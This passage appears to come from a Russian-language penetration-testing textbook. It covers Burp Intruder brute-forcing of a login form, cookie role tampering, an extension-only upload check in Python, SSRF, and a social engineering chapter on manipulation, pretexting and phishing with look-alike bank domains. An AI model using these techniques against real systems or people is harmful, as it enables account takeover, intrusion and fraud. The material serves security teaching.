


Рис. 7.14. Настройки прокси в Burp




Рис. 7.15. POST-запрос с логином и паролем

Теперь воспользуемся вторым компонентам Burp — Intruder. Откроем его и перейдем на вкладку Positions. Мы видим наш запрос, а Burp автоматически проанализировал его и отметил места, которые могут быть использованы для

атаки (рис. 7.16). Но мы-то лучше знаем, что нам надо, — нажмем кнопу Clear §, и это вернет все в исходное состояние. Нашей целью является подбор логина и пароля, и поэтому мы будем работать только с двумя полями, не трогая остальные. Нам необходимо сообщить об этом Burp. Для этого выделяем значение test login в поле email и нажимаем кнопку Add §. Теперь проделываем то же самое с password.




Рис. 7.16. Выделенные поля, предназначенные для дальнейшей атаки

Прежде чем мы пойдем дальше, стоит упомянуть еще об одном поле, а именно о типе атаки. В модуле Intruder предусмотрены четыре различных типа атак, которые позволяют проводить разнообразные тесты на проникновение:

- Sniper. Используется, когда требуется вставить различные значения в одну и ту же точку вставки (параметр или заголовок). Sniper перебирает все предоставленные значения (из словаря или списка) и вставляет их по одному в указанную точку вставки. Это может быть полезно для перебора паролей, поиска уязвимостей в параметрах или заголовках и т. д.
- Battering Ram. В отличие от Sniper, Battering Ram одновременно вставляет одно и то же значение во все указанные точки вставки. Это может быть полезно в ситуациях, если вы хотите проверить взаимодействие между различными параметрами или попытаться вставить одно и то же значение в несколько мест запроса.

- Pitchfork. Использует два различных списка значений, один для каждой из двух точек вставки. Значения из обоих списков вставляются параллельно, одно за другим. Это может быть полезно, если вы хотите проверить комбинации значений двух параметров, например имени пользователя и пароля при переборе учетных данных.
- Cluster Bomb. Создает и проверяет все возможные комбинации значений для нескольких точек вставки. Он генерирует запросы, комбинируя каждое значение из списка для первой точки вставки с каждым значением списка для второй точки вставки и т. д.

В нашем случае необходимо проверить все возможные комбинации логинов и паролей из двух различных списков, поэтому в поле Тип атаки (Attack type) необходимо выбрать значение Cluster bomb.

А где же списки, спросите вы, мы их создавали зря? Нет, они нам определенно понадобятся. Перейдем на вкладку Payloads (рис. 7.17). По умолчанию у нас выбран Payload set: 1. Загрузим в него список с именами пользователей, для этого нажмем кнопку Load и укажем ранее созданный файл users.txt.




Рис. 7.17. Загруженные списки

Теперь поменяем значение Payload set на 2. И проделаем все то же самое для списка с паролями.

Начнем атаку. Для этого разработчики специально предусмотрели большую оранжевую кнопку с надписью Start attack. В появившемся окне мы увидим, как

Burp педантично перебирает все возможные комбинации логинов и паролей из двух списков.

После окончания перебора проанализируем результаты. У большинства попыток в поле Status стоит 401. Это стандартный код, используемый в HTTP-протоколе для обозначения неудачной аутентификации. Однако есть одна попытка со статусом 200 (рис. 7.18). Это означает, что данная пара имени пользователя и пароля оказалась правильной.




Рис. 7.18. Результаты атаки

В данном примере мы просматривали результаты поиска вручную, однако помните, что в Burp есть функции фильтрации и сортировки, не пренебрегайте ими.

Ошибки проверки целостности ПО и данных

В современном мире разработки ПО принято придерживаться определенных стандартов. Некоторые из них разработаны с целью облегчить и ускорить процесс создания ПО. При данном подходе, как, например, в Agile, особое внимание уделяется проверке созданного кода, архитектуры и логике работы. Однако не

всегда эта проверка выполняется должным образом, что и приводит к появлению ряда уязвимостей.

Целостность данных крайне важна для обеспечения безопасности и надежности веб-приложений, поскольку ее нарушение может привести к непредсказуемому поведению системы, утечке конфиденциальной информации или возможности манипуляции данными.

Проблемы с целостностью программного обеспечения и данных могут возникать из-за различных факторов.

Неправильная валидация входных данных. Если веб-приложение не проверяет входные данные на корректность, злоумышленник получает возможность внедрить неправильные или вредоносные данные, которые могут повлиять на целостность системы.

Например, разработчики могут целиком полагаться на информацию из файла cookie, а мы помним, что он хранится локально на компьютере пользователя и доступен для редактирования. Предположим, веб-приложение использует следующую структуру cookie для хранения информации о пользователе: `user_id=1234`; `role=user`; `session_id=abcd1234`. Здесь `user_id` — идентификатор пользователя, `role` — его роль в системе (обычный пользователь или администратор), а `session_id` — идентификатор сессии.

Злоумышленник, имея доступ к аккаунту обычного пользователя, может попытаться изменить значение `role` с `user` на `admin`, чтобы получить доступ к административным функциям веб-приложения. Если веб-приложение не проверяет и не подтверждает значение роли на сервере, злоумышленник может успешно повысить свои привилегии и получить доступ к чувствительным данным или функциям, предназначенным только для администраторов.

Ошибки при обработке данных. Некорректная обработка данных — неправильное преобразование типов или неправильное использование алгоритмов — может привести к нарушению целостности данных.

Приведем пример атаки с использованием неправильного преобразования типов в функции загрузки файлов. Предположим, у нас есть веб-приложение, которое позволяет пользователям загружать изображения. Веб-приложение предполагает, что все загружаемые файлы являются изображениями. Оно проверяет расширение файла (например, .jpg или .png), но не проверяет содержимое файла. Вот пример кода на языке Python:

```
def upload_image(file):
    file_extension = os.path.splitext(file.filename)[1]
    if file_extension not in [".jpg", ".jpeg", ".png"]:
        return "Invalid file type"
    save_image(file)
```

Злоумышленник может воспользоваться этим недостатком, подменяя содержимое файла. Например, атакующий создаст вредоносный файл с расширением .jpg, содержащий исполняемый код (скрипт или бинарный файл), который будет

выполнен на сервере или на компьютере другого пользователя. Если сервер или пользовательское приложение неправильно преобразуют тип файла (то есть обрабатывают его как изображение, а не исполняемый код), это приведет к выполнению вредоносного кода и компрометации системы.

Недостатки в криптографических системах. Некорректное использование криптографических алгоритмов и протоколов также приводит к нарушению конфиденциальности и целостности данных.

Уязвимости в сторонних компонентах. В современном мире, где важна скорость разработки ПО, для упрощения работы разработчики используют множество различных библиотек и подключаемых модулей. Использование устаревших или уязвимых сторонних компонентов может привести к нарушению целостности системы и данных. К тому же не всегда уделяется должное внимание проверке взаимодействия таких компонентов друг с другом.

Ошибки мониторинга и ведения журналов безопасности

Ошибки мониторинга и ведения журналов безопасности (Security Logging and Monitoring Failures) относятся к типу уязвимостей, которые связаны с недостаточной, неправильной записью информации о событиях или отсутствием ее фиксации в логах и неправильным мониторингом безопасности веб-приложения или инфраструктуры. В результате атаки и нарушения могут оставаться незамеченными или же расследования таких инцидентов становится практически невозможным. Это, в свою очередь, приводит к тому, что компании не могут предпринять адекватные шаги для исправления существующих недостатков в системе.

Уязвимости такого рода возникают из-за следующих проблем:

- Отсутствие информации о произошедших инцидентах. Если логи не содержат достаточно информации о действиях пользователей и системы, сложно определить причину и характер нарушения безопасности.
- Неопределенность источника атаки. Если логи не содержат информации об IP-адресе или других идентификаторах атакующего, это затрудняет определение источника атаки и принятие мер для предотвращения дальнейших атак.
- Задержка в обнаружении инцидентов. Неверно настроенный мониторинг может привести к тому, что атаки остаются незамеченными на протяжении длительного времени, что увеличивает возможный ущерб.
- Отсутствие логов. Если логи не хранятся достаточно долго, аудит безопасности становится невозможным, что уменьшает общий уровень защиты системы. К этому же пункту относится недостаточная защита логов. Если атакующий может получить к ним полный доступ, он сможет изменить или удалить записи.

- Избыточность логов. Даже если с логами все в порядке, случается, что системы (особенно в больших организациях) создают их слишком много. В отсутствие нормальной системы обработки и централизованного хранения логов работа с ними в ручном режиме практически невозможна.

Подделка запросов на стороне сервера

Подделка запросов на стороне сервера (Server-Side Request Forgery, SSRF) является уязвимостью веб-приложений, позволяющей атакующему выполнять запросы от имени сервера, на котором они работают. Это дает злоумышленнику возможность получить доступ к чувствительным данным, недоступным с клиентской стороны, или взаимодействовать с другими системами и службами внутри сети сервера.

SSRF часто возникает, когда веб-приложение обрабатывает такие внешние ресурсы, как изображения или файлы, и позволяет пользователю указывать URL-адрес или адрес ресурса. Если проверка входных данных недостаточна или отсутствует, злоумышленник может подменить URL-адрес так, чтобы он указывал на внутренний ресурс сервера или другую систему в сети.

Рассмотрим пример атаки SSRF.

Предположим, у нас есть веб-приложение, которое позволяет пользователям устанавливать аватары, загружая изображения с внешних сайтов. Веб-приложение принимает URL-адрес в качестве изображения и загружает его на сервер. Для атаки на данное приложение можно использовать SSRF.

Шаг 1. Исследование приложения. Вначале мы исследуем веб-приложение и находим функцию, которая позволяет загружать аватары с внешних сайтов. Выясняем, что в качестве параметра мы можем задать URL-адрес.

Шаг 2. Подготовка URL-адреса. Теперь мы создаем URL-адрес, указывающий на внутренний ресурс сервера. Например, мы можем получить данные конфигурации веб-приложения, создав следующий URL: http://example.com/config.

Шаг 3. Запрос SSRF-атаки. Вместо ссылки на картинку вставляем наш URL-адрес в форму загрузки аватара. Если веб-приложение не проверяет URL-адрес и просто загружает указанный ресурс, сервер выполнит запрос к внутреннему ресурсу.

Шаг 4. Получение результатов атаки. Если наша атака успешна, то сервер вернет содержимое внутреннего ресурса config. Это может дать нам доступ к чувствительной информации, включая учетные данные или конфигурацию сервера.

Чтобы предотвратить SSRF-атаки, веб-приложения должны выполнять строгую проверку входных данных, ограничивать возможность отправки запросов к определенным доверенным доменам или адресам и использовать списки разрешений и списки запрещений для контроля доступа к определенным ресурсам или службам.

08 Социальная инженерия

Мы уже достаточно много говорили о приемах, заставляющих информационную систему вести себя именно так, как нам надо, а в следующих главах вы узнаете об этом еще больше. Пришло время посмотреть на проблему не со стороны машины, а со стороны человека. Как бы тонко системный администратор под чутким руководством специалиста по информационной безопасности ни настраивал свои системы, приобретенные у самых именитых производителей, в его сети всегда будет присутствовать слабое звено — человек.

Социальная инженерия — это методы психологической манипуляции человеком, направленные на то, чтобы заставить жертву выполнить определенные действия в пользу атакующего.

На самом деле пользователь — один из важнейших компонентов системы. Ведь все, что создается, создается именно для него. У него есть доступ в систему, определенные привилегии, и он может осуществлять различные операции. Атакующему неважно, каким способом он проникнет в сеть предприятия, важна лишь цель. Пользователь представляет собой первую линию защиты, и если она падет, то вся система рухнет довольно быстро.

В данной главе мы рассмотрим некоторые технические приемы, которые успешно применяют для воздействия на пользователей, а также приведем различные примеры атак.

Этические аспекты социальной инженерии

При проведении атак по типу социальной инженерии вы должны представлять последствия, которые могут наступить для вашей цели. В результате работы вам нужно раскрыть как можно больше уязвимостей в защите заказчика, а в случае с социальной инженерией показать, что у сотрудников нет надлежащей подготовки или инструкций, которым они должны следовать. При этом по возможности вы должны защищать пользователя.

Один из способов защитить людей — сделать их относительно анонимными для вашего клиента. Например, вместо сообщения о том, что Дмитрий Васильевич из отдела продаж перешел по ссылке в фишинговом письме, укажите, что сотрудники отдела продаж оказались более подвержены фишинговым атакам. При этом вы должны учитывать размер организации и возможность установить личность жертвы по предоставленным вами данным.

После проведения аудита вы всегда будете составлять финальный отчет. Внимательно следите за тем, чтобы туда не попадала личная информация сотрудников. Так, не стоит указывать, что Ольга Дмитриевна использовала в качестве пароля свою девичью фамилию «Засельцева». Достаточно будет указать то, что в компании нет должного контроля за соблюдением политики в отношении паролей и поэтому некоторым сотрудникам система позволила использовать небезопасные пароли.

Перед проведением тестов следует обговорить вопрос разглашения имен сотрудников, ставших жертвой специалиста по социальной инженерии. Вы даже можете внести в этот договор пункт о том, что в случае разглашения персональных данных сотрудника, благодаря которому удалось проникнуть в сеть предприятия, данная персона или персоны не будут уволены. Также обязательно укажите тех, кто действовал строго по инструкции и успешно противостоял всем попыткам вторжения. Страна должна знать своих героев!

Обязательно укажите в отчете, что компания должна проинформировать сотрудников, оказавшихся невольно вовлеченными в этот аудит, о том, каким образом атакующие получили их данные, о согласии организации на проведение аудита и о сохранности личных данных сотрудников. Кроме того, организация должна использовать предоставленный вами отчет вместе с рекомендациями и примерами сценариев для обучения сотрудников с целью предотвращения подобных инцидентов.

И еще несколько слов об этике. При проведении тестов не переступайте рамки дозволенного. Если человек хочет прекратить с вами общение, пусть даже не высказывает это в очевидной форме, вы должны прекратить.

Не используйте приватные каналы для общения. Да, во время фазы сбора информации вы можете найти личный номер телефона или аккаунт в социальных сетях, который не относится к работе. Однако с точки зрения этики использование этих каналов связи для проведения атаки недопустимо. То же касается проведения ваших тестов в нерабочее время конкретного человека.

Всегда убеждайтесь в том, что выполняемые вами действия законны. В некоторых странах, например, запись телефонного разговора может осуществляться только с согласия двух сторон.

Если вы будете создавать поддельную страницу с формой для ввода логина и пароля, убедитесь, что приняли все меры для того, чтобы обезопасить получение и хранение этих данных. Используйте только те серверы и домены, которые принадлежат вам.

Психологические концепции в социальной инженерии

В отличие от остальных областей информационной безопасности, опирающихся на информатику, системное администрирование, программирование, социальная инженерия заимствует большинство своих концепций из психологии.

Поскольку социальная инженерия подразумевает контакт человека с человеком, то необходимо рассмотреть методы, при помощи которых можно заставить человека выполнить нужное действие.

Влияние — термин, обозначающий поведенческое воздействие, приводящее к определенному результату. Влияние может быть положительным или отрицательным. Так, механик, говорящий с незнакомым с техникой человеком о состоянии его автомобиля и предлагающий варианты по решению проблемы, оказывает на него влияние. Манипуляция — это пагубное проявление влияния, обычно направленное на причинение вреда.

Доверительные отношения означают отношения, характеризующиеся согласием и доверием друг к другу, что делает общение более легким. Чтобы выстроить такие отношения, атакующие часто полагаются на общий опыт (будь то реальный или вымышленный), играют на интересах жертвы и подчеркивают свои собственные черты характера. Часто информации, полученной средствами OSINT, бывает достаточно для того, чтобы узнать о симпатиях и увлечениях своей цели.

Власть. Люди склонны выполнять определенное действие, если просьба исходит от кого-то, обладающего большим авторитетом, чем они. Эта техника очень эффективна: так, атакующий может ссылаться на статьи в законах, доверенности и приказы. Ставший объектом влияния человек, скорее всего, не будет знать, что написано в статье 12 пункте 5 Федерального закона № 327 от 14 февраля 2023 года. Всегда помните о том, что даже если у вас есть все необходимые документы на проведение аудита безопасности, включая социальную инженерию, представляться сотрудниками правоохранительных органов (полиции, ФСБ и т. д.) незаконно.

Попробуйте вызвать **симпатию** — люди, как правило, хотят помочь симпатичным им людям. Вы когда-нибудь встречали продавца, который хотя бы не пытался быть вежливым и учтивым? Люди, пытающиеся завоевать ваше расположение, будут делать вам комплименты по поводу одежды, внешности и интеллекта.

Срочность и дефицит времени. В такие моменты критичность восприятия происходящих событий снижается и человек склонен к импульсивным и необдуманным поступкам. Такой прием часто использую маркетологи. Вы наверняка встречались с ситуацией, когда на сайтах появляется таймер отсчета, предупреждающий, что данное специальное предложение заканчивается через час или пятнадцать минут (или любой другой период времени). То же самое происходит, когда человек получает фишинговое письмо, в котором сказано,

что в его почтовом ящике закончилось место, и если он не хочет, чтобы через 12 часов все письма были автоматически удалены, то необходимо пройти по ссылке для получения дополнительного места на сервере.

Социальное одобрение. По своей сути все мы существа социальные, и нам важно получать одобрение группы, с которой мы себя соотносим. Обратите внимание: люди иногда делают что-то исключительно потому, что другие люди считают это нормальным, уместным или статусным. Социальные инженеры могут убедить свою цель воздействия в наличии у чего-то высокого статуса или в том, что все остальные высокоэффективные сотрудники делают то, что они пытаются заставить свою цель сделать. Во время сбора информации можно найти потенциальных коллег жертвы, чтобы затем уверять, что они посоветовали обратиться именно к этому человеку как обладающему нужной квалификацией и опытом для решения текущей проблемы.

Отличный способ установить взаимопонимание — проявить **сочувствие**. Предотвращая путаницу в терминах, разведем эмпатию и симпатию. Эмпатия — это понимание того, что люди чувствуют, как если бы вы были в их ситуации. Эмпатия опирается на общие эмоции или общие точки зрения, тогда как симпатия выражает только то, что чувствуете вы. Несмотря на эту разницу, при определенных обстоятельствах вы должны уметь выражать свои чувства и с пониманием относиться к чувствам жертвы; но также вы должны контролировать этот процесс и не заходить слишком далеко.

Взаимодействуя с жертвой, вы можете поделиться какой-нибудь своей историей (настоящей или придуманной) и тем, как вы чувствовали себя при этом. Это позволит второй стороне проявить сочувствие к вашей ситуации и улучшит взаимопонимание. Если кто-то рассказывает вам то, к чему вы не имеете никакого отношения, задайте им вопросы о ситуации или выскажите сожаление о том, что что-то произошло, — это пример выражения сочувствия.

На кого обратить внимание?

Поскольку социальная инженерия во многих случаях не требует особых навыков, то круг людей, которые могут нанести вред организации, существенно увеличивается.

Прежде всего, это любые **специалисты в области ИТ**. Да, вероятность успешной атаки против них ниже, но в случае положительного исхода вы получите более широкие привилегии в системе, нежели чем при атаке на обычного пользователя.

Далее, это **разочарованные работники**, которые представляют большую угрозу для организации. Чаще всего это люди, недовольные нынешним положением дел в компании, своей должностью, окладом или уволенные, на их взгляд, несправедливо. По статистике, в США 75 % сотрудников воруют что-либо у своего работодателя, а около 60 % после ухода забирают с собой данные о компании

и клиентах. Чаще всего данные выносят на бумаге, жестких дисках, флеш-картах. 38 % сотрудников используют персональную почту для обмена конфиденциальной информацией предприятия.

Информационные брокеры. Даже если организацию не взламывают в данный момент, то это не значит, что она не находится под наблюдением. Существуют целые компании, основной задачей которых является сбор персональной информации с целью ее последующей перепродажи: LexisNexis, KnowX, MasterFiles и т. д. Их можно было бы отнести к разряду специалистов, но мы намеренно выделили их в отдельную категорию, чтобы еще раз подчеркнуть важность сбора как можно большего количества информации о целевой организации.

Охотники за головами занимаются тем, что осуществляют подбор персонала для определенных организаций. У таких компаний есть целые сайты с вакансиями. Чем они могут быть полезны? Обычно такие люди достаточно хорошо знают структуру организации, для которой они ищут людей. Ничто не мешает нам создать профиль, предположим, на linkedin, который будет на 120 % отвечать требованиям одной из вакансий, а во время собеседования, которое будет вначале проходить именно с рекрутинговой организацией, узнать больше о целевой компании.

Типы атак

Претекстинг (pretexting). В этом случае человек выдает себя за другого, чтобы получить необходимую информацию от собеседника. Обычно при таком типе атак злоумышленник звонит свой жертве, имея заранее заготовленный сценарий для последующего разговора, отсюда и произошло название данного типа атаки.

Например, найдя в мусорном баке квитанцию из банка, злоумышленник позвонил жертве, представившись сотрудником кредитного отдела, и сказал, что срок действия карты жертвы истекает и она может заказать новую. В ответ жертва сообщила, что это не так и ей надо проверить срок действия своей карты. Злоумышленник, сославшись на ошибку в системе, попросил уточнить номер карты, и жертва сообщила его.

Подглядывание (Shoulder surfing). Если попытаться перевести этот термин дословно, то получится что-то вроде «заглядывания через плечо». В случае такой атаки нападающий наблюдает за жертвой и запоминает действия, которые она производит, затем использует полученные данные для последующей атаки.

На самом деле наблюдать за жертвой можно различными способами. Нападающий может использовать камеры или зеркала для наблюдения на расстоянии или даже анализировать записи с камер наблюдения. Таким образом можно получить не только ПИН-код карты, но и пароли к системам. Например, часто можно видеть ИТ-специалистов, которые на конференциях пользуются ноутбуками и подключаются к корпоративным сетям, при этом практически никто из них не уделяет должного внимания своей приватности.

Подделка принадлежности. Очень хорошо работает в крупных организациях. В наше время не проблема достать униформу сотрудника службы доставки. На ebay фирменная куртка компании DHL свободно продается за 70 евро. Ни у кого не вызовет подозрения сотрудник службы доставки, который ходит по кабинетам и ищет нужного человека, хотя главной задачей для него будет найти незаблокированную рабочую станцию, оставленный без присмотра ноутбук или документы.

Фишинг (phishing). Главная идея данного метода — в создании поддельных писем и сайтов организаций для получения доступа к приватной информации.

Например, злоумышленник составляет письмо, в котором говорится о том, что аккаунт пользователя в системе заблокирован и ему необходимо перейти по указанной ниже ссылке для разблокировки. Такие письма могут рассылаться от имени банков, почтовых и игровых сервисов, социальных сетей.

В приведенном ниже примере пользователю сообщают о том, что его ожидает посылка, и предлагают забронировать время доставки. В наше время, когда практически все используют Aliexpress, Ebay и т. д., кто заподозрит, что это может быть фишинг (рис. 8.1)? Скорее даже наоборот, человек обрадуется скорому получению долгожданного товара.




Рис. 8.1. Фишинговое письмо

Есть техники, которые позволяют скрыть от пользователя реального получателя письма, скажем, указав в поле Replay-To accounts@google.com, тогда как в поле Sender будет указан отправитель someuser@google.com. Однако пользователи не склонны анализировать такие письма и увидят только то, что хочет составитель письма.

Часто в такие письма вместо ссылок добавляют приложения, зараженные вирусом. Еще один классический пример — письма счастья. В этом случае пользователь получает письмо, в котором говорится, что отправитель стал наследником огромного состояния, и чтобы получить его, необходим поручитель, который получит 40 % от суммы наследства (а это что-то около $5 млн) в качестве вознаграждения. Чтобы стать поручителем, необходимо выслать определенные данные.

Часто такие письма не нацелены на какого-то конкретного человека. Отклик на них составляет около 0,1 %, но и этого уже будет достаточно.

Нельзя не упомянуть поддельные сайты. Даже если пользователь очень опытный человек, то его все равно можно обмануть. В наше время зарегистрировать домен можно на подставного человека и получить SSL-сертификат на 90 дней, практически не проходя валидацию.

Для примера возьмем банк с более-менее привычным названием — Raiffeisen. По правилам Всемирной паутины зарегистрировать домен raiffaisen.com нам никто не запретит. А большинство конечных пользователей не заметят подмены. Как уже было сказано, для получения тестового SSL-сертификата от comodo нет необходимости проходить проверку на подлинность. Они проверят только то, что у человека есть доступ к почтовому ящику, находящемуся в этом домене. Дальше — дело техники разослать письмо пользователям с просьбой ознакомиться с новыми правилами банка, которые находятся по этому указанному адресу.

